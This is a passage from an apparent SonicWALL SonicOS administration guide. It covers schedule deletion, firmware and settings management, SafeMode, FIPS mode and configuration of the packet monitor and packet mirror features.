Step 2 Make the needed changes. To delete existing days and times from the **Schedule List**, select the row and click **Delete**. Or, to delete all existing schedules, click **Delete All**.

Step 3 When you've finished changing the schedule, click **OK**.

Deleting Schedules

You can delete custom schedules, but you cannot delete the default **Work Hours**, **After Hours**, **Weekend Hours**, or **AppFlow Report Hours** schedules. To delete a schedule, do either:


- Click the **Delete** icon in the **Configure** column for the schedule to be deleted.
- Select the checkbox for the schedule to be modified, then click the **Delete** button.

A message asking **Are you sure you wish to delete “*scheduleName*”?** displays. Click **OK**.

Deleting Individual Custom Schedules

To delete individual schedule objects that you created, perform the following steps:

- Step 1** Navigate to the **System > Schedules** page.
- Step 2** In the **Schedules** table, select the checkbox for the schedule to be deleted. The **Delete** button becomes active.
- Step 3** Click the **Delete** button. A message displays requiring verification of the deletion.




- Step 4** Click **OK**.

Deleting All Custom Schedules

To delete all schedule objects you created:

- Step 1** Navigate to the **System > Schedules** page.
- Step 2** In the **Schedules** table, select the checkbox next to the **Name** column header to select all schedules. The **Delete** button becomes active.
- Step 3** Click the **Delete** button. A message displays requiring verification of the deletion.



- Step 4** Click **OK**.

CHAPTER 9

Managing SonicWALL Security Appliance Firmware

System > Settings

This **System > Settings** page allows you to manage your SonicWALL security appliance's SonicOS versions and preferences.

System / **Settings**

Settings

Firmware Management

Note: Backup Settings were created FRI OCT 04 12:48:19 2013 from version SonicOS Enhanced 5.8.1.13-1o

Firmware Image	Version	Date	Size	Download	Boot
Current Firmware	SonicOS Enhanced 5.8.1.14-68o	THU SEP 12 11:55:32 2013	39.61 MIB		
Current Firmware with Factory Default Settings	SonicOS Enhanced 5.8.1.14-68o	THU SEP 12 11:55:32 2013	39.61 MIB		
System Backup	SonicOS Enhanced 5.8.1.13-1o	WED JUN 26 19:55:13 2013	38.47 MIB		

Boot with firmware diagnostics enabled (if available)

Firmware Auto-Update

Enable Firmware Auto-Update
 Download new firmware automatically when available

FIPS

Enable FIPS Mode

Topics:


- [“Settings” section on page 156](#)
- [“Firmware Management” section on page 157](#)
- [“SafeMode - Rebooting the SonicWALL Security Appliance” section on page 159](#)
- [“Firmware Auto-Update” section on page 160](#)
- [“FIPS” section on page 161](#)

Settings

Import Settings

To import a previously saved preferences file into the SonicWALL security appliance, follow these instructions:

- Step 1** Click **Import Settings** to import a previously exported preferences file into the SonicWALL security appliance. The **Import Settings** window is displayed.



- Step 2** Click **Browse** to locate the file which has a *.exp file name extension.


- Step 3** Select the preferences file.

- Step 4** Click **Import**, and restart the firewall.

Export Settings

To export configuration settings from the SonicWALL security appliance, use the instructions below:

- Step 1** Click **Export Settings**. The **Export Settings** window is displayed.



- Step 2** Click **Export**.

- Step 3** Click **Save**, and then select a location to save the file. The file is named “sonicwall.exp” but can be renamed.
- Step 4** Click **Save**. This process can take up to a minute. The exported preferences file can be imported into the SonicWALL security appliance if it is necessary to reset the firmware.

Send Diagnostic Reports

Click **Send Diagnostic Reports** to send system diagnostics to SonicWALL Technical Support. The status bar at the bottom of the screen displays “Please wait!” while sending the report, then displays “Diagnostic reports sent successfully”.

Firmware Management

The **Firmware Management** section provides settings that allow for easy firmware upgrade and preferences management. The **Firmware Management** section allows you to:

- Upload and download firmware images and system settings.
- Boot to your choice of firmware and system settings.
- Manage system backups.
- Easily return your SonicWALL security appliance to the previous system state.



Note SonicWALL security appliance **SafeMode**, which uses the same settings used **Firmware Management**, provides quick recovery from uncertain configuration states.



Topics:

- [“Firmware Management Table” section on page 157](#)
- [“Updating Firmware Manually” section on page 159](#)
- [“Creating a Backup Firmware Image” section on page 159](#)

Firmware Management Table

Firmware Management						
Note: Backup Settings were created FRI OCT 04 11:48:19 2013 from version SonicOS Enhanced 5.8.1.13-1o						
Firmware Image	Version	Date	Size	Download	Boot	
Current Firmware	SonicOS Enhanced 5.8.1.14-68o	THU SEP 12 10:55:32 2013	39.61 MiB			
Current Firmware with Factory Default Settings	SonicOS Enhanced 5.8.1.14-68o	THU SEP 12 10:55:32 2013	39.61 MiB			
System Backup	SonicOS Enhanced 5.8.1.13-1o	WED JUN 26 18:55:13 2013	38.47 MiB			
<input type="button" value="Upload New Firmware..."/>		<input type="button" value="Create Backup..."/>				
<input type="checkbox"/> Boot with firmware diagnostics enabled (if available)						

The Firmware Management table displays the following information:

- **Note** - Information about when and with what version Backup Settings were created.
- **Firmware Image** - In this column, the following types of firmware images are listed:
 - **Current Firmware** - The firmware currently loaded on the SonicWALL security appliance.
 - **Current Firmware with Factory Default Settings** - Rebooting using this firmware image resets the SonicWALL security appliance to its default IP addresses, username, and password.
 - **System Backup** - The backup firmware image and backup settings for the appliance. This option is only available on SonicWALL NSA 2400 and higher platforms, which store a standalone backup firmware image.
- **Version** - The firmware version.
- **Date** - The day, date, and time of downloading the firmware.
- **Size** - The size of the firmware file in Megabytes (MB).
- **Download** - Clicking the  **Download** icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - Clicking the  **Boot** icon reboots the SonicWALL security appliance with the firmware version listed in the same row.



Caution Clicking **Boot** next to any firmware image overwrites the existing current firmware image, making it the **Current Firmware** image.



Caution When uploading firmware to the SonicWALL security appliance, you must not interrupt the Web browser by closing the browser, clicking a link, or loading a new page. If the browser is interrupted, the firmware may become corrupted.

- **Boot with firmware diagnostics enabled (if available)**



Caution Only select the **Boot with firmware diagnostics enabled (if available)** option if instructed to by SonicWALL technical support.

Updating Firmware Manually

Click **Upload New Firmware** to upload new firmware to the SonicWALL security appliance. The **Upload Firmware** window is displayed. Browse to the firmware file located on your local drive. Click **Upload** to upload the new firmware to the SonicWALL security appliance.

Upload Firmware

Note: Uploading new firmware will overwrite any existing Uploaded Firmware image.

You can get the latest firmware at www.mysonicwall.com. Download it to your local disk, and then upload it to your SonicWALL using this dialog.

Use the browse button to find the firmware file you want to upload. Firmware files have a file extension of .sig, e.g., sw_firmware.sig.

After the firmware is uploaded, you will return to the **System > Settings** page where you will see the new Uploaded Firmware image. There you may select the firmware image from which to boot.

Firmware File:

Creating a Backup Firmware Image

When you click **Create Backup**, the SonicWALL security appliance takes a “snapshot” of your current system state, firmware and configuration preferences, and makes it the new System Backup firmware image. Clicking **Create Backup** overwrites the existing **System Backup** firmware image as necessary.

SafeMode - Rebooting the SonicWALL Security Appliance

SafeMode allows easy firmware and preferences management as well as quick recovery from uncertain configuration states. To access the SonicWALL security appliance using SafeMode, use a narrow, straight object (such as a straightened paper clip or a toothpick) to press and hold the reset button on the back of the security appliance for more than twenty seconds. The reset button is in a small hole next to the console port or next to the power supply.



Note Holding the reset button for two seconds will take a diagnostic snapshot to the console. Holding the reset button for six to eight seconds will reboot the appliance in regular mode.

After the SonicWALL security appliance reboots, open your Web browser and enter the current IP address of the SonicWALL security appliance or the default IP address: *192.168.168.168*. The SafeMode page is displayed:

SafeMode allows you to do any of the following:



- Upload and download firmware images to the SonicWALL security appliance.
- Upload and download system settings to the SonicWALL security appliance.
- Boot to your choice of firmware options.
- Create a system backup file.
- Return your SonicWALL security appliance to a previous system state.

System Information

System Information for the SonicWALL security appliance is retained and displayed in this section.

Firmware Management

The **Firmware Management** table in SafeMode has the following columns:

- **Firmware Image** - In this column, five types of firmware images are listed:
 - **Current Firmware** - firmware currently loaded on the SonicWALL security appliance
 - **Current Firmware with Factory Default Settings** - rebooting using this firmware image resets the SonicWALL security appliance to its default IP addresses, user name, and password
 - **Current Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
 - **Uploaded Firmware** - the last version uploaded from mysonicwall.com
 - **Uploaded Firmware with Factory Default Settings** - rebooting using this firmware image resets the SonicWALL security appliance to its default IP addresses, user name, and password
 - **Uploaded Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
- **Version** - The firmware version is listed in this column.
- **Date** - The day, date, and time of downloading the firmware.
- **Size** - The size of the firmware file in Megabytes (MB).
- **Download** - Clicking the  **Download** icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - Clicking the  **Boot** icon reboots the SonicWALL security appliance with the firmware version listed in the same row.



Note Clicking **Boot** next to any firmware image overwrites the existing current firmware image making it the **Current Firmware** image.

Click **Boot** in the firmware row of your choice to restart the SonicWALL security appliance.

Firmware Auto-Update


SonicOS has a **Firmware Auto-Update** feature, which helps ensure that your SonicWALL security appliance has the latest firmware release.

Firmware Auto-Update

Enable Firmware Auto-Update

Download new firmware automatically when available

The **Firmware Auto-Update** section of the **System > Settings** page contains these options:


- **Enable Firmware Auto-Update** - Displays an Alert icon  when a new firmware release is available.
- **Download new firmware automatically when available** - Downloads new firmware releases to the SonicWALL security appliance when they become available.



Caution Firmware updates are available only to registered users with a valid support contract. You must register your SonicWALL at <https://www.mysonicwall.com>.

FIPS

When operating in FIPS (Federal Information Processing Standard) Mode, the SonicWALL security appliance supports FIPS 140-2 Compliant security. Among the FIPS-compliant features of the SonicWALL security appliance include PRNG based on SHA-1 and only FIPS-approved algorithms are supported (DES, 3DES, and AES with SHA-1).




In the **FIPS** section of the **System > Settings** page, select **Enable FIPS Mode** to enable the SonicWALL security appliance to comply with FIPS. When you check this setting, a dialog box is displayed with the following message: **Warning! Modifying the FIPS mode will disconnect all users and restart the device. Click OK to proceed.**

Click **OK** to reboot the security appliance in FIPS mode. A second warning displays. Click **Yes** to continue rebooting. To return to normal operation, uncheck the **Enable FIPS Mode** check box and reboot the SonicWALL security appliance into non-FIPS mode.



Caution When using the SonicWALL security appliance for FIPS-compliant operation, the tamper-evident sticker that is affixed to the SonicWALL security appliance must remain in place and untouched.



CHAPTER 10

Using the Packet Monitor

System > Packet Monitor



Note For increased convenience and accessibility, the **Packet Monitor** page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of which tab it is accessed through.

Topics:

- [“Packet Monitor Overview” on page 164](#)
- [“Configuring Packet Monitor” on page 168](#)
- [“Using Packet Monitor and Packet Mirror” on page 179](#)
- [“Verifying Packet Monitor Activity” on page 182](#)
- [“Related Information” on page 185](#)

Packet Monitor Overview

Dashboard / **Packet Monitor**

Configure Monitor All Monitor Default Clear Refresh

Packet Monitor

Trace active, Buffer size 8000 KB, 21177 Packets captured, Buffer is 100% full, 0 MB of Buffer lost
Local mirroring on, Mirroring to interface: **NONE**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
Remote mirroring Tx off, Mirroring to: **0.0.0.0**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
Remote mirroring Rx off, Receiving from: **0.0.0.0**, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
FTP logging off, FTP Server Pass/Failure count: 0 / 0, FTP Thread is Idle, Buffer is FULL

Current Buffer Statistics: **2507 Dropped**, 0 Forwarded, 8358 Consumed, 10312 Generated

Current Configurations: [Filters](#) [General](#) [Logging](#) [Mirroring](#)

Start Capture Stop Capture Start Mirror Stop Mirror Log to FTP server Export as:

Captured Packets Items 1 to 5 (of 5)

#	Time	Ingress	Egress	Source IP	Destination IP	Ether Type	Packet Type	Ports[Src, Dst]	Status	Length [Actual]
2	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	1418[1418]
3	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	81[81]
4	10/11/2013 10:10:12.256	X1*()	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
5	10/11/2013 10:10:12.256	X1*()	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
6	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	54[54]

Time Ingress Egress Source IP Destination IP Ether Type Packet Type Ports[Src, Dst] Status Length [Actual]

Packet Detail

```

Ethernet Header
Ether Type: IP(0x800), Src=[00:17:c5:0f:74:79], Dst=[00:19:07:0c:7c:00]
IP Packet Header
IP Type: TCP(0x6), Src=[10.203.28.35], Dst=[10.0.204.167]
TCP Packet Header
TCP Flags = [ACK,PSH,], Src=[443], Dst=[62705], Checksum=0x90b6
Application Header
HTTPS
    
```

Hex Dump

```

0019070c 7c000017 c50f7479 08004500 057cb837 00004006 *.|...ty..E..|7..@.*
bfaf0acb 1c230a00 cca701bb f4f1083c abc30242 7b4b5018 *...#.....B{KP.*
447090b6 00001703 01054fb0 3153a6cd a6fc85e4 d98d6be4 *Dp.....O.1S.....k.*
d1e78ce6 afbab087 197fa74e 172023b7 ac5c8b76 9f5d1db4 *.....N.#..\.v.]..*
176306c9 cf6f0f1f aed022c7 b696e321 53f2cca3 1cbe5a0c *.c...o...."!S.....Z.*
c3b93ecf 150d8c9c 49159f4d b6a01b80 d77c4099 5f310953 *.....I..M.....|@..1.S*
770c9e85 7f3ef3ce 9589f713 1bf295df 971e07f9 77347bcc *w.....w4{.*
6b3bf906 162d5ea3 9a5f3713 f17a9f30 8214a0a6 7fbafd6f *k;...-^...7..z.0.....o*
    
```

This section provides an introduction to the SonicOS packet monitor feature.

Topics:

- [“What is Packet Monitor?” on page 165](#)
- [“Benefits of Packet Monitor” on page 165](#)
- [“How Does Packet Monitor Work?” on page 165](#)
- [“What is Packet Mirror?” on page 167](#)

- [“How Does Packet Mirror Work?” on page 167](#)

What is Packet Monitor?

Packet monitor is a mechanism that allows you to monitor individual data packets that traverse your SonicWALL firewall appliance. Packets can be either monitored or mirrored. The monitored packets contain both data and addressing information. Addressing information from the packet header includes the following:

- Interface identification
- MAC addresses
- Ethernet type
- Internet Protocol (IP) type
- Source and destination IP addresses
- Port numbers
- L2TP payload details
- PPP negotiations details

You can configure the packet monitor feature in the SonicOS management interface. The management interface provides a way to configure the monitor criteria, display settings, mirror settings, and file export settings, and displays the captured packets.

Benefits of Packet Monitor

The SonicOS packet monitor feature provides the functionality and flexibility that you need to examine network traffic without the use of external utilities, such as Wireshark (formerly known as Ethereal). Packet monitor includes the following features:

- Control mechanism with improved granularity for custom filtering (Monitor Filter)
- Display filter settings independent from monitor filter settings
- Packet status indicates if the packet was dropped, forwarded, generated, or consumed by the firewall
- Three-window output in the management interface:
 - List of packets
 - Decoded output of selected packet
 - Hexadecimal dump of selected packet
- Export capabilities include text or HTML format with hex dump of packets, plus CAP file format
- Automatic export to FTP server when the buffer is full
- Bidirectional packet monitor based on IP address and port
- Configurable wrap-around of packet monitor buffer when full

How Does Packet Monitor Work?


As an administrator, you can configure the general settings, monitor filter, display filter, advanced filter settings, and FTP settings of the packet monitor tool. As network packets enter the packet monitor subsystem, the monitor filter settings are applied and the resulting packets are written to the capture buffer. The display filter settings are applied as you view the buffer

contents in the management interface. You can log the capture buffer to view in the management interface, or you can configure automatic transfer to the FTP server when the buffer is full.

Default settings are provided so that you can start using packet monitor without configuring it first. The basic functionality is as follows:

- Start:** Click **Start Capture** to begin capturing all packets except those used for communication between the SonicWALL appliance and the management interface on your console system.
- Stop:** Click **Stop Capture** to stop the packet capture.
- Clear:** Click **Clear** to clear the status counters that are displayed at the top of the Packet Monitor page.
- Refresh:** Click **Refresh** to display new buffer data in the Captured Packets window. You can then click any packet in the window to display its header information and data in the Packet Detail and Hex Dump windows.
- Export As:** Display or save a snapshot of the current buffer in the file format that you select from the drop-down list. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats:
- **Libpcap** - Select Libpcap format if you want to view the data with the Wireshark (formerly Ethereal) network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**.
 - **Html** - Select Html to view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive.
 - **Text** - Select Text to view the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**.
 - **App Data** - Select App Data to view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.
-

Refer to the figure below to see a high level view of the packet monitor subsystem. This shows the different filters and how they are applied.



What is Packet Mirror?

Packet mirroring is the process of sending a copy of packets seen on one interface to another interface or to a remote SonicWALL appliance.

There are two aspects of mirroring:

- **Classification** – Refers to identifying a selected set of packets to be mirrored. Incoming and outgoing packets to and from an interface are matched against a filter. If matched, the mirror action is applied.
- **Action** – Refers to sending a copy of the selected packets to a port or a remote destination. Packets matching a classification filter are sent to one of the mirror destinations. A particular mirror destination is part of the action identifier.

Supported Platforms for Packet Mirror

On all SonicWALL NSA Series appliances running SonicOS 5.6 or higher, packet mirroring is fully supported.

On SonicWALL TZ Series appliances running SonicOS 5.6 or higher, packet mirroring is partially supported, as follows:

- Local mirroring is not supported.
- Remote mirroring is supported for both sending and receiving mirrored packets.

How Does Packet Mirror Work?

Every classification filter is associated with an action identifier. Up to two action identifiers can be defined, supporting two mirror destinations (a physical port on the same firewall and/or a remote SonicWALL firewall). The action identifiers determine how a packet is mirrored. The following types of action identifiers are supported:

- Send a copy to a physical port.

- Encapsulate the packet and send it to a remote SonicWALL appliance.
- Send a copy to a physical port with a VLAN configured.

Classification is performed on the **Monitor Filter** and **Advanced Monitor Filter** tab of the Packet Monitor Configuration window.

A local Sonicwall firewall can be configured to receive remotely mirrored traffic from a remote SonicWALL firewall. At the local firewall, received mirrored traffic can either be saved in the capture buffer or sent to another local interface. This is configured in the **Remote Mirror Settings (Receiver)** section on the **Mirror** tab of the Packet Monitor Configuration window.

SonicOS 5.6 and higher supports the following packet mirroring options:

- Mirror packets to a specified interface (Local Mirroring).
- Mirror only selected traffic.
- Mirror SSL decrypted traffic.
- Mirror complete packets including Layer 2 and Layer 3 headers as well as the payload.
- Mirror packets to a remote SonicWALL UTM appliance (Remote Mirroring Tx).
- Receive mirrored packets from a remote SonicWALL appliance (Remote Mirroring Rx).

Configuring Packet Monitor

You can access the packet monitor tool on the **Dashboard > Packet Monitor** page of the SonicOS management interface. There are six main areas of configuration for packet monitor, one of which is specifically for packet mirror. The following sections describe the configuration options, and provide procedures for accessing and configuring the filter settings, log settings, and mirror settings:

- [“Configuring General Settings” on page 168](#)
- [“Configuring Monitoring Based on Firewall Rules” on page 169](#)
- [“Configuring Monitor Filter Settings” on page 170](#)
- [“Configuring Display Filter Settings” on page 172](#)
- [“Configuring Logging Settings” on page 174](#)
- [“Configuring Advanced Monitor Filter Settings” on page 175](#)
- [“Configuring Mirror Settings” on page 177](#)


Configuring General Settings

This section describes how to configure packet monitor general settings, including the number of bytes to capture per packet and the buffer wrap option. You can specify the number of bytes using either decimal or hexadecimal, with a minimum value of 64. The buffer wrap option enables the packet capture to continue even when the buffer becomes full, by overwriting the buffer from the beginning.

To configure the general settings, perform the following steps:

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**. The Packet Monitor Configuration window displays.

Step 2 In the **Packet Monitor Configuration** window, click the **Settings** tab.




The screenshot shows the 'Settings' tab of the Packet Monitor Configuration window. The 'General Settings' section includes a text box for 'Number Of Bytes To Capture (per packet)' with the value '1520' and an unchecked checkbox for 'Wrap Capture Buffer Once Full'. The 'Exclude Filter' section includes an unchecked checkbox for 'Exclude encrypted GMS traffic'. Under 'Exclude Management Traffic', the checkboxes for 'HTTP/HTTPS', 'SNMP', and 'SSH' are checked, unchecked, and unchecked respectively. Under 'Exclude Syslog Traffic to:', the checkboxes for 'Syslog Servers' and 'GMS Server' are unchecked. Under 'Exclude Internal Traffic for:', the checkboxes for 'HA' and 'SonicPoint' are checked.


- Step 3** Under **General Settings**, in the **Number of Bytes To Capture (per packet)** box, type the number of bytes to capture from each packet. The minimum value is **64**.
- Step 4** To continue capturing packets after the buffer fills up, select the **Wrap Capture Buffer Once Full** checkbox. Selecting this option will cause packet capture to start writing captured packets at the beginning of the buffer again after the buffer fills. This option has no effect if FTP server logging is enabled on the **Logging** tab, because the buffer is automatically wrapped when FTP is enabled.
- Step 5** Under **Exclude Filter**, select the **Exclude encrypted GMS traffic** to prevent capturing or mirroring of encrypted management or syslog traffic to or from SonicWALL GMS. This setting only affects encrypted traffic within a configured primary or secondary GMS tunnel. GMS management traffic is not excluded if it is sent via a separate tunnel.
- Step 6** Use the **Exclude Management Traffic** settings to prevent capturing or mirroring of management traffic to the appliance. Select the checkbox for each type of traffic (**HTTP/HTTPS**, **SNMP**, or **SSH**) to exclude. If management traffic is sent via a tunnel, the packets are not excluded.
- Step 7** Use the **Exclude Syslog Traffic to** settings to prevent capturing or mirroring of syslog traffic to the logging servers. Select the checkbox for each type of server (**Syslog Servers** or **GMS Server**) to exclude. If syslog traffic is sent via a tunnel, the packets are not excluded.
- Step 8** Use the **Exclude Internal Traffic for** settings to prevent capturing or mirroring of internal traffic between the SonicWALL appliance and its High Availability partner or a connected SonicPoint. Select the checkbox for each type of traffic (**HA** or **SonicPoint**) to exclude.
- Step 9** To save your settings and exit the configuration window, click **OK**.

Configuring Monitoring Based on Firewall Rules

The Packet Monitor and Flow Reporting features allow traffic to be monitored based on firewall rules for specific inbound or outbound traffic flows. This feature set is enabled by choosing to monitor flows in the **Firewall > Access Rules** area of the SonicOS management interface.

To configure the general settings, perform the following steps:

- Step 1** Navigate to the **Firewall > Access Rules** page and in the **Configure** column click the  edit icon for the rule(s) you wish to enable packet monitoring or flow reporting on.
- Step 2** Select the **Enable packet monitor** checkbox to send packet monitoring statistics for this rule.



The screenshot shows the configuration page for a Firewall Access Rule. The 'General' tab is active. The 'Settings' section includes the following fields and options:

- Action: Allow Deny Discard
- From Zone: WAN
- To Zone: WAN
